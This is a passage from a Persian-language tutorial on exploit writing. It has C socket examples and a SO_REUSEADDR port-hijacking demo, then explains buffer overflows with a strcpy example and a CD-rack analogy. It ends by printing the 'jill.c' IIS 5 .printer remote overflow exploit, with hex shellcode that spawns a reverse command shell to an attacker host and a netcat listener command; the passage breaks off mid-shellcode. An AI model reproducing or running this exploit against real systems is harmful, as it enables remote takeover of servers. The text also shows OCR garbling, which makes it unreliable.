  if (bind(s, (struct sockaddr *)&my_addr, sizeof(my_addr))==-1)
    {
      close(s);
      fprintf(stderr, "Error: bind\n");
      return -1;
    }

  /* Socket aufs warten vorbereiten */
  if (listen(s, 1)==-1)
    {
      fprintf(stderr, "Error: listen\n");
      return -1;
    }

  fflush(stdout);
  size=sizeof(remote_addr);
  /* Auf eine eingehende Verbindung warten */
  remote_s = accept(s, (struct sockaddr *)&remote_addr, &size);
  fflush(stdout); /* Ausgabepuffer leeren */
  if (remote_s < 0)
    {
      close(s);
      fprintf(stderr, "Error: accept\n");
      return -1;
    }
  /* Daten ueber seinen Gegenueber ausgeben */
  printf("\nincoming connection from %s\n",
      inet_ntoa(remote_addr.sin_addr.s_addr));
  printf("sending data...");
  fflush(stdout);
  size=send(remote_s, "Hello World",11,0);
```

```
  if (size==-1)
    {
      fprintf(stderr, "error while sending\n");
    } else {
      printf("ready\n%d Bytes send to remote host\n", size);
    }
  printf("closing sockets\n");
  /* Sockets wieder freigeben */
  close(remote_s);
  close(s);
  printf("terminating\n");
  fflush(stdout);
  return 0;
}
```

2: TCP-Client

```
#include
#include
#include
#include
#include
#include
#include

int main()
{
  struct sockaddr_in host_addr;
  int size;
  int s;
  struct hostent *host;
  char hostname[MAXHOSTNAMELEN];
  char buffer[1000];

  printf("\nEnter Hostname: ");
  scanf("%s",&hostname);

  host=gethostbyname(hostname);
  if (host==NULL)
    {
      fprintf(stderr, "Unknown Host %s\n",hostname);
      return -1;
    }

  fflush(stdout);
  /* Socket erzeugen */
  s = socket(AF_INET, SOCK_STREAM, 0);
  if (s < 0)
    {
      fprintf(stderr, "Error: socket\n");
      return -1;
    }
  /* Socket an das Ziel binden */
  host_addr.sin_family = AF_INET;
  host_addr.sin_addr = *((struct in_addr *)host->h_addr);
  host_addr.sin_port = htons(2199);
  /* Verbindung aufbauen */
  if (connect(s, (struct sockaddr *)&host_addr, sizeof(host_addr))==-1)
    {
      close(s);
      fprintf(stderr, "Error: connect\n");
      return -1;
    }
  /* Daten empfangen */
  size = recv(s, buffer, 1000, 0);
  if (size==-1)
    {
      close(s);
```

```
      fprintf(stderr, "reading data failed\n");
      return -1;
    }

  printf("Getting %d Bytes of Data\nData:%s\n",size,buffer);
  fflush(stdout);
  /* Socket wieder freigeben */
  close(s);
  return 0;
}
```

3: UDP-Server

```
#include
#include
#include

int main()
{
  int sockfd;                                   /* unsere Socket   */
  struct sockaddr_in my_addr, remote_addr;      /* 2 Adressen      */
  int remote_addr_size = sizeof(remote_addr);   /* fuer recvfrom() */
  char buf[1024];                               /* Datenpuffer     */

  if ((sockfd = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP)) < 0)
    {
      fprintf(stderr, "Error: socket()\n");
      exit(1);
    }

  my_addr.sin_family      = AF_INET;
  my_addr.sin_addr.s_addr = htonl(INADDR_ANY);
  my_addr.sin_port        = htons(2199);

  if (bind(sockfd, (struct sockaddr *)&my_addr, sizeof(my_addr)) < 0)
    {
      fprintf(stderr, "Error: bind()\n");
      close(sockfd);
      exit(1);
    }

  if (recvfrom(sockfd, buf, sizeof(buf), 0,
               (struct sockaddr *)&remote_addr, &remote_addr_size) > 0)
    {
      printf("Getting Data from %s\n",
              inet_ntoa(remote_addr.sin_addr.s_addr) );
      printf("Data : %s\n", buf);
    }
}
```

4: UDP-Client

```
#include
#include
#include
#include

int main(int argc, char **argv)
{
  int sockfd;
  struct sockaddr_in my_addr, remote_addr;
  struct hostent *host_addr;

  if (argc != 3)
    {
```

```
      fprintf(stderr, "Usage: %s [HOST] [MESSAGE]\n", argv[0]);
    }

  if ((host_addr = gethostbyname(argv[1])) == NULL)
    {
      fprintf(stderr, "Cannot resolv hostname: %s\n", argv[1]);
      exit(1);
    }

  if ((sockfd = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP)) < 0)
    {
      fprintf(stderr, "Error: socket()\n");
      exit(1);
    }

  remote_addr.sin_family = AF_INET;
  remote_addr.sin_addr   = *((struct in_addr *) host_addr->h_addr);
  remote_addr.sin_port   = htons(2199);

  if (sendto(sockfd, argv[2], strlen(argv[2]) + 1, 0,
             (struct sockaddr *)&remote_addr, sizeof(remote_addr)) > 0)
    {
      printf("Message sent\n");
    } else {
      fprintf(stderr, "Error while sending data\n");
    }
  close(sockfd);
}
```

یک مثال جال هم برای سیستم های NIX* با دقت بیشتری به این سورس توجه کنید

```
/*
 *  This is an example of how to exploit the security hole in using
 *  SO_REUSEADDR.  It is not intended as a resource for would be
 *  "hackers" (in the hollywood sense of the word), but for
 *  programmers so that they can learn about the vulnerability,
 *  find out if their environment is vulnerable, and write servers
 *  that can not be compromised in this way.
 *
 *  This is a modification of the tcpserver.c source included in
 *  the example code for the unix-socket-faq.  The faq can be found
 *  at the following sources:
 *    http://www.auroraonline.com/sock-faq
 *    http://kipper.york.ac.uk/~vic/sock-faq
 *    ftp://rtfm.mit.edu/pub/usenet/news.answers/unix-faq/socket
 *
 *  The most recent version of the sample source includes a modified
 *  Makefile which knows about this file.  Copy this file into the
 *  sample source directory and type 'make reuseaddr' to compile.
 *
 *  To try it out, run tcpserver, followed by tcpclient to verify
 *  that it is working correctly.  Then run reuseaddr, passing the
 *  same port number as you did to tcpserver, and the hostname of
 *  the server.  When you next run tcpclient, you will be talking
 *  to the reuseaddr server instead of the tcpserver server.
 *
 *  Although this works under linux 1.2.13, it may be "fixed" on
 *  other systems.  Possible solutions to the problem should be
 *  to either not use SO_REUSEADDR, or have your server bind to
 *  the server's address specifically.  Is there any reason not
 *  to do this?
 */
```

```
#include "sockhelp.h"
#include <stdio.h>
#include <unistd.h>
#include <signal.h>
#include <sys/types.h>
#include <string.h>
#include <sys/wait.h>
#include <ctype.h>

/* This waits for all children, so that they don't become zombies. */
void sig_chld(signal_type)
int signal_type;
{
  int pid;
  int status;

  while ( (pid = wait3(&status, WNOHANG, NULL)) > 0);
}

int main(argc, argv)
int argc;
char *argv[];
{
  int sock = -1;
  int connected = 1;
  char buffer[1024];
  char *current_character;
  int port = -1;
  struct sigaction act, oldact;
  struct in_addr *addr;
  struct sockaddr_in address;
  int listening;
  int reuse_addr = 1;
  int new_process;

  if (argc != 3) {
    fprintf(stderr,"Usage:  tcpserver port addr\n");
    fprintf(stderr,"Where port is the port number or service name to\n");
    fprintf(stderr,"listen to, and addr is the host address to bind to.\n");
    exit(-1);
  }
  sigemptyset(&act.sa_mask);
  act.sa_flags = 0;
  act.sa_handler = sig_chld;
  sigaction(SIGCHLD, &act, &oldact);

  port = atoport(argv[1], "tcp");
  if (port == -1) {
    fprintf(stderr,"Unable to find service: %s\n",argv[1]);
    exit(-1);
  }

  addr = atoaddr(argv[2]);
  if (addr == NULL) {
    fprintf(stderr,"Unable to find host: %s\n",argv[2]);
    exit(-1);
  }

  listening = socket(AF_INET, SOCK_STREAM, 0);

  setsockopt(listening, SOL_SOCKET, SO_REUSEADDR, &reuse_addr,
    sizeof(reuse_addr));

  address.sin_family = AF_INET;
  address.sin_port = port;
  address.sin_addr.s_addr = addr->s_addr;

  if (bind(listening, (struct sockaddr *) &address, sizeof(address)) < 0) {
    perror("bind");
    close(listening);
    exit(-1);
```

```
  }

  listen(listening,5);

  while (sock < 0) {
    sock = accept(listening,NULL,NULL);
    if (sock < 0) {
      if (errno != EINTR) {
        perror("accept");
        close(listening);
        exit(-1);
      } else {
        continue;    /* don't fork - do the accept again */
      } /* errno != EINTR */
    } /* sock < 0 */
    new_process = fork();
    if (new_process < 0) {
      perror("fork");
      close(sock);
      sock = -1;
    } else { /* We have a new process... */
      if (new_process == 0) {
        /* This is the new process. */
        close(listening); /* Close our copy of this socket */
        listening = -1; /* Closed in this process.  We are not responsible
                           for it. */
      } else { /* Main Loop */
        close(sock);
        sock = -1;
      }
    }
  } /* While */

  sock_puts(sock,"Welcome to the upper case server.\n");
  while (connected) {
    /* Read input */
    if ( sock_gets(sock, buffer, 1024) < 0) {
      connected = 0;
    }
    else {
      if (sock_puts(sock, "Evil impostor!!!\n") < 0) {
        connected = 0;
      }
    }
  }
  close(sock);
  return 0;
}
```

تا اینجای مقاله با مطالب متنوع و مفیدی در زمینه اکسپلویت نویسی و بخصوص برنامه نویسی شبکه آشنا شدید شاید و به احتمال یقین به هنگام کار با برنامه نویسی شبکه با مشکلات زیادی مواجه شوید برای رفع بیشتر سوالات بوجود آمده برایتان FAQ های متعددی در شبکه موجود است با جستجو در سایت های جستجوگر می توانید تعداد زیادی از آنها را پیدا نموده و دریافت نمایید (در آخر مقاله یکی ار این FAQ ها را که بهتر از دیگر FAQ بود را انتخاب کرده و برایتان قرار می دهم)

تا اینجای مقاله با نحوه نوشتن قسمت Socket Programming آشنا شدید باز هم تکرار می کنم اهداف این مقاله آموزش برنامه نوسیس نیست بلکه آشنایی با مفاهیم اکسپلویت نویسی در حوزه توانایی های برنامه نویسی شما است. حال نوبت به آنست که مقداری هم درباره مسئله آخر که همان Black Codes ها هستند بپردازیم این کد های مخرب می باشند که عملیات نفوذ را محیا می کنند چندین متد برنامه نویسی در این زمینه وجود دارد که من به یکی از مهمترین و معروفترین و همچنین قدرتمند ترین متد برای اکسپلویت نویسی اشاره می کنم و آن هم Buffer Overflow است البته اسم های دیگری هم این متد دارد مثل Buffer Over Running - این قسمت یک حالت چند کاربرده پیدا خواهد کرد هم می توان از آن در کرک نرم افزار ها استفاده نمود و یا در ساختن بخش حمله کننده اکسپلویت ها به هر حال این یک متد مادر می باشد به بیشترین پیش زمینه ای که در این بخش نیاز خواهید داشت به C++ و اسمبلی و مقداری آشنایی کار با ابزار های Reverse Engineering همللند IDA و یا Debugger های مختلف است .

قبل از شروع این بخش لازم است که یک مقدار بیشتر با حافظه و بخش کاربردی و مهمتر آن که به بحث جاری ما مربوط می شود بپردازیم و آن هم Buffer می باشد اول با هم ببینیم که اصلا بافر چیست و نقش آن در حافظه چیست سپس با استفاده از مثال های عملی با خود Buffer Overflow یا همان سرریز کردن بافر بیشتر آشنا بشویم .باید بگویم که در مرکز تحقیقاتی هر شرکت نرم افزار یبا توجه به این متد زمان های زیادی صرف پیدا کردن ضعف هایی از این دسته معطوف می باشد

سرریز بافر Buffer Overflow

همانطور که اشاره کردم برای استفاده از یک سرریز بافر در یک اکسپلویت بایستی دارای دانش در مورد اسمبلی و C++ و سیستم عاملی است که می خواهید به آن حمله نمایید


تعریف سر ریز بافر

یک حمله سر ریز بافر به وارد کردن داده های بیشتر در حافظه قرار دادی برنامه است که از قبل نوشتن برنامه مقدار مشخصی از حافظه را اشغال می نموده است
سرریز کردن مقدار زیادی از اطلاعات باعث می شود بخشی ار حافظه قرار دادی برنامه به طور جداگانه به آن بپردازید و آن اطلاعات را قبول کند بدین معنی که قسمتی دیگر از حافظه قرار دادی بخشی از دستورات برنامه را متوقف می کند در این نوع از حمله معرفی مقادیر سرریز داده به بخشی از حافظه تبدیل به دستورات جدید برنامه ای می شود در این صورت است که نفوذگر کنترل پردازشگر سیستم هدف را تحت کنترل می گیرد از این نقطه به بعد دستورات بعدی سرریز به صورت همزمان با سرریز بافر اجرا می شوند به طور مثال می تواند یک شل اکانت را به یک IP مورد نظر (دستگاه نفوذگر) برگرداند
به طور مثال اگر قرار است یک مقدار از بخش حافظه ای برنامه 10 بیت دیتا را نگه داری کند در صورت سرریز بافر کردن و آمدن مقادیر جدید دستورات قبلی تخلیه شده و یا متوقف می شوند و عملیات پردازشگر متوجه مقادیر جدید آمده از یک حمله سرریز بافر می شود

برای درک بهتر این مسئله بگذارید با یک مثال ساده یکی از ضعف های زبان برنامه نویسی C++ را به شما یاد آوری کنیم در این بین مقداری با مفهوم سر ریز بافر آشنا می شوید این اشکال یک اشکال دستوری نمی باشد چون به هنگام کامپایل سورس منبع به هیچ خطایی بر نخواهید خورد ولی در هنگام اجرای خروجی برنامه ترجمه شده با سرریز بافر مواجه شده و خطای برنامه ای مشخص می شود
به کد های زیر توجه کنید

```
// lunch.cpp : Overflowing the stomach buffer


#include <stdafx.h>

#include <stdio.h>

#include <string.h>


void bigmac(char *p);


int main(int argc, char *argv[])

{

    bigmac("Could you supersize that please?"); // size > 9 overflows

    return 0;

}


void bigmac(char *p)

{

     char stomach[10]; //limit the size to 10

     strcpy(stomach, p);

     printf(stomach);


}
```

این سورس را توسط کامپایلر C++ کامپایل می کنیم در هنگام کامپایل به خطایی بر نمی خوریم ولی در هنگام اجرای برنامه کامپایل شده خطایی به شکل زیر نمایان می شود




چه مسئله ای رخ داده است؟ به هنگام اجرای برنامه آن توابع bigmac و مقادیر طولانی "Could you surprise that please?"را فراخوانی می کند متاسفانه strcpy() هیچ وقت درازای مقادیر قرار داده شده را چک نمی کند این می تواند خطرناک باشد زیرا قرار دادن مقادیر داده ای بیشتر از 9 کاراکتر را باعث سرریز بافر در برنامه می شود

بافر چیست ؟


در مثال قبل دیدید که می توان بافر را با مقادیر بیشتر از مقدار قرار دادی اشغال حافظه سر ریز نمود برای این که با این نوع از حملات بیشتر آشنا شوید و بدانید که چگونه نفوذگران برای به دست گرفتن کنترل رایانه ها ااز سر ریز کردن بافر استفاده می کنند لازم است که با خود بافر مقداری ببیشتر آشنا بشوید
یک برنامه کامپیوتر متشکل شده اند از کدهای منبعی که به مقادیر نگه داری شده در قسمت های مختلف حافظه دسترسی پیدا می کنند هنگامی که یک برنامه اجرا شده است هر مقداری از برنامه مقدار مشخصی از فضای حافظه را به خود اختصاص می دهد به این صورت که بسته به نوع اطلاعات مقادیر مورد نیاز حافظه از آن جدا و نگه داری می شوند مثلا برای نگه داری یک مقدار عددی کوچک فقط به یک بیت از حافظه نیاز است ولی یک مقدار عددی بزرگتر به میزان بیشتری از حافظه رایانه RAM نیاز خواهد داشت در این حالت مقادیر متفاوت و متغیر های گوناگونی قابل توجه است که هر کدام از قبل به میزان حافظه ی مشخصی در RAM نیاز دارند فضایی از حافظه برای نگه داری اطلاعات برنامه در حافظه از آن جدا می شود تا به هنگام نیز برای اجرای برنامه به اینصورت است که برنامه مقادیر مشخص متغیر های خود را دراین حافظه قرار دادی و مشخص شده قرار می دهد سپس به هنگام نیاز مقداری از فضای خارجی حافظه قرار دادی را برای مقادیر خروجی به خود اختصاص می دهد این فضای مجازی حافظه برای جایگزینی مقادیر جدید بافر نامیده می شود

برای اینکه مطلب بالا به خوبی براتون قابل درک باشه به این توضیح توجه کنید حتما شما هم از این مجموعه های نگه داری CD قسمت بندی شده استفاده می کنید حتما شما هم یکی از آنها رو دارید شاید شما یکی از آن 300 تایی هاشو داشته یباشید به هر حال با توضیحاتی با بافر و سر ریز بافر بیشتر آشنا می شوید فکر کنید این مجموعه سی دی برج مانند خود را به سه قسمت آهنگ های قدیمی از خانه 1-100 و آهنگ های کلاسیک 101-200و آهنگ های مدرن 210-300 رو دسته بندی کرده اید همانند شکل زیر

فرض کنید که مجموعه آهنگ های برادر شما به صورت فوق قرار داده شده اند شما نیز از آهنگ های قدیمی و کلاسیک بدتان می آید و قسمت های 201 تا 300 به شما اختصاص دارد شما نیز می خواهید به برادرتان کلک زده و او را مجبور کنید که بدست خودش یک آهنگ جدید و یا Rock اجرا کند شما هم می دانید که برادرتان از این نوع آهنگ ها خوشش نمی آید پس تصمیم به هک آهنگ های برادرتان از نوع سر ریز بافر در مجموعه سی دی اش می کنید شما به نوع پیکر بندی سی دی های برادرتان آشنایی دارید به طور مثال می دانید که تقریبا آهنگ های قدیمی اش پر شده است و خانه های 97تا 100 که مجموعا دیگر 4 CD ظرفیت دارد خالی می باشد می دانید که بیشترین خانه های موسیقی های کلاسیکش هم تقریبا خالی هست به دو شکل زیر توجه کنید در قسمت سمت چپ 4 فضای خالی وجود دارد



همانطور که در شکل فوق مشاهده می نمایید خانه های 97-104 خالی است با توجه به این اطلاعات و آگاهی از این مطلب که 4 خانه خالی است من هم به برادرم به عنوان هدیه 5 تا سی دی با او هدیه می دهم و می گویم که اینها موسیقی های قدیمی مورد علاقه اش است که ندارد برادرم هم از من تشکر کرد و برای قرار دادن سی دی ها به مجموعه اش مراجعه کرد از آنجایی که در قسمت موسیقی های قدیمی فضای کافی مورد نیاز وجود نداشت برادرم 4 سی دی را در خانه های خالی old قرار داد و آن یکی را از دیگر خانه خالی (حافظه خالی یا مجازی) قرار داد به اصطلاح از بافرش استفاده کرد خواب این حقه من هم گرفت بافر خالی OLD Music پر شد و سر ریز آن بافر به آهنگ های classic ریخته شده بود(نکته اینجا بود که من به برادرم CD های قدیمی نداده بودم بلکه همه آن ها آهنگ های مدرن بودند و برادرم به این مطلب توجه نکرده بود و آنها را در مجموعه خودش قرار داده بود)



خوب کلک من هم گرفت روزی از اون خواستم که یک آهنگ کلاسیک برای من بگذاره می توانید که حدس بزنید چه اتفاقی افتاد دستگاه ضبط و پخش موسیقی بعد از چند ثانیه شروع به کوبیدن یک آهنگ Rock کرد و اینجا بود که من از ایده سر ریزبافر تونستم به دست خود برادرم اون رو وادار به اجرای همچین عملی بکنم
مفاهیم بالا به ساده ترین شکل ممکن ایده ی سر ریز بافر رو برای شما شرح داد هکر ها هم تقریبا با همین مفهوم دست به هک رایانه ها از طریق این نوع از اکسپلویت هایی که از شیوه سرریز بافر استفاده می کنند به سیستم ها نفوذ می نمایند .یک هکر باید بداند

که کدام یک از اجزای برنامه ها که در حال اجرا شدن در سیستم هستند قابل سرریز ی از طریق بافر می باشند و همچنین باید نفوذگر به جزییاتی از جمله اندازه بافری که برنامه استفاده می کند محل هایی که برنامه های مورد نظر در حافظه رایانه ها ی مختلف اشغال می کنند (OFFSET) مثال کرم ساسر را بیاد می آورید خواب بعد از مرحله سر ریز بافر یک هکر می تواند دستورات مورد نظرش را برروی پردازشگر رایانه اعمال نماید مثلا می تواند یک remote access یا هر فرمان مورد نظر دیگری را بر روی سیستم قربانی اجرا کند مثلا دیگر تابلو ترین سرویسی که به نطر من می رسد همین IIS میکروسافت است برای دیگر برنامه ها بیشتر اوقات به سختی می توان سر ریز بافر پیدا نمود غیر ممکن نیست ولی یک مقدار سخت تر هست ولی IIS انقدر در متن کدینگ خود ضعف های متعددی دارد که پشت سر هم سر ریز های بافر متعددی از این نوع خدمات بدست آمده است

یک اکسپلویت از IIS

```
/* IIS 5 remote .printer overflow. "jill.c" (don't ask).
*
*  by: dark spyrit <dspyrit@beavuh.org>
*
*  respect to eeye for finding this one - nice work.
*  shouts to halvar, neofight and the beavuh bitchez.
*
*  this exploit overwrites an exception frame to control eip and get to
*  our code.. the code then locates the pointer to our larger buffer and
*  execs.
*
*  usage: jill <victim host> <victim port> <attacker host> <attacker port>
*
*  the shellcode spawns a reverse cmd shell.. so you need to set up a
*  netcat listener on the host you control.
*
*  Ex: nc -l -p <attacker port> -vv
*
*  I haven't slept in years.
*/

#include <sys/types.h>
#include <sys/time.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <unistd.h>
#include <errno.h>
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#include <fcntl.h>
#include <netdb.h>

int main(int argc, char *argv[]){

/* the whole request rolled into one, pretty huh? carez. */

unsigned char sploit[]=
"\x47\x45\x54\x20\x2f\x4e\x55\x4c\x4c\x2e\x70\x72\x69\x6e\x74\x65\x72\x20"
"\x48\x54\x54\x50\x2f\x31\x2e\x30\x0d\x0a\x42\x65\x61\x76\x75\x68\x3a\x20"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\xeb\x03\x5d\xeb\x05\xe8\xf8\xff\xff\xff\x83\xc5\x15\x90\x90\x90"
"\x8b\xc5\x33\xc9\x66\xb9\xd7\x02\x50\x80\x30\x95\x40\xe2\xfa\x2d\x95\x95"
"\x64\xe2\x14\xad\xd8\xcf\x05\x95\xe1\x96\xdd\x7e\x60\x7d\x95\x95\x95\x95"
"\xc8\x1e\x40\x14\x7f\x9a\x6b\x6a\x6a\x1e\x4d\x1e\xe6\xa9\x96\x66\x1e\xe3"
"\xed\x96\x66\x1e\xeb\xb5\x96\x6e\x1e\xdb\x81\xa6\x78\xc3\xc2\xc4\x1e\xaa"
"\x96\x6e\x1e\x67\x2c\x9b\x95\x95\x95\x66\x33\xe1\x9d\xcc\xca\x16\x52\x91"
"\xd0\x77\x72\xcc\xca\xcb\x1e\x58\x1e\xd3\xb1\x96\x56\x44\x74\x96\x54\xa6"
"\x5c\xf3\x1e\x9d\x1e\xd3\x89\x96\x56\x54\x74\x97\x96\x54\x1e\x95\x96\x56"
```


```
"\x1e\x67\x1e\x6b\x1e\x45\x2c\x9e\x95\x95\x95\x7d\xe1\x94\x95\x95\xa6\x55"
"\x39\x10\x55\xe0\x6c\xc7\xc3\x6a\xc2\x41\xcf\x1e\x4d\x2c\x93\x95\x95\x95"
"\x7d\xce\x94\x95\x95\x52\xd2\xf1\x99\x95\x95\x95\x52\xd2\xfd\x95\x95\x95"
"\x95\x52\xd2\xf9\x94\x95\x95\x95\xff\x95\x18\xd2\xf1\xc5\x18\xd2\x85\xc5"
"\x18\xd2\x81\xc5\x6a\xc2\x55\xff\x95\x18\xd2\xf1\xc5\x18\xd2\x8d\xc5\x18"
"\xd2\x89\xc5\x6a\xc2\x55\x52\xd2\xb5\xd1\x95\x95\x95\x18\xd2\xb5\xc5\x6a"
"\xc2\x51\x1e\xd2\x85\x1c\xd2\xc9\x1c\xd2\xf5\x1e\xd2\x89\x1c\xd2\xcd\x14"
"\xda\xd9\x94\x94\x95\x95\xf3\x52\xd2\xc5\x95\x95\x18\xd2\xe5\xc5\x18\xd2"
"\xb5\xc5\xa6\x55\xc5\xc5\xc5\xff\x94\xc5\xc5\x7d\x95\x95\x95\x95\xc8\x14"
"\x78\xd5\x6b\x6a\x6a\xc0\xc5\x6a\xc2\x5d\x6a\xe2\x85\x6a\xc2\x71\x6a\xe2"
"\x89\x6a\xc2\x71\xfd\x95\x91\x95\x95\xff\xd5\x6a\xc2\x45\x1e\x7d\xc5\xfd"
"\x94\x94\x95\x95\x6a\xc2\x7d\x10\x55\x9a\x10\x3f\x95\x95\x95\xa6\x55\xc5"
"\xd5\xc5\xd5\xc5\x6a\xc2\x79\x16\x6d\x6a\x9a\x11\x02\x95\x95\x95\x1e\x4d"
"\xf3\x52\x92\x97\x95\xf3\x52\xd2\x97\x8e\xac\x52\xd2\x91\x5e\x38\x4c\xb3"
"\xff\x85\x18\x92\xc5\xc6\x6a\xc2\x61\xff\xa7\x6a\xc2\x49\xa6\x5c\xc4\xc3"
"\xc4\xc4\xc4\x6a\xe2\x81\x6a\xc2\x59\x10\x55\xe1\xf5\x05\x05\x05\x05\x15"
"\xab\x95\xe1\xba\x05\x05\x05\x05\xff\x95\xc3\xfd\x95\x91\x95\x95\xc0\x6a"
"\xe2\x81\x6a\xc2\x4d\x10\x55\xe1\xd5\x05\x05\x05\x05\xff\x95\x6a\xa3\xc0"
"\xc6\x6a\xc2\x6d\x16\x6d\x6a\xe1\xbb\x05\x05\x05\x05\x7e\x27\xff\x95\xfd"
"\x95\x91\x95\x95\xc0\xc6\x6a\xc2\x69\x10\x55\xe9\x8d\x05\x05\x05\x05\xe1"
"\x09\xff\x95\xc3\xc5\xc0\x6a\xe2\x8d\x6a\xc2\x41\xff\xa7\x6a\xc2\x49\x7e"
"\x1f\xc6\x6a\xc2\x65\xff\x95\x6a\xc2\x75\xa6\x55\x39\x10\x55\xe0\x6c\xc4"
"\xc7\xc3\xc6\x6a\x47\xcf\xcc\x3e\x77\x7b\x56\xd2\xf0\xe1\xc5\xe7\xfa\xf6"
"\xd4\xf1\xf1\xe7\xf0\xe6\xe6\x95\xd9\xfa\xf4\xf1\xd9\xfc\xf7\xe7\xf4\xe7"
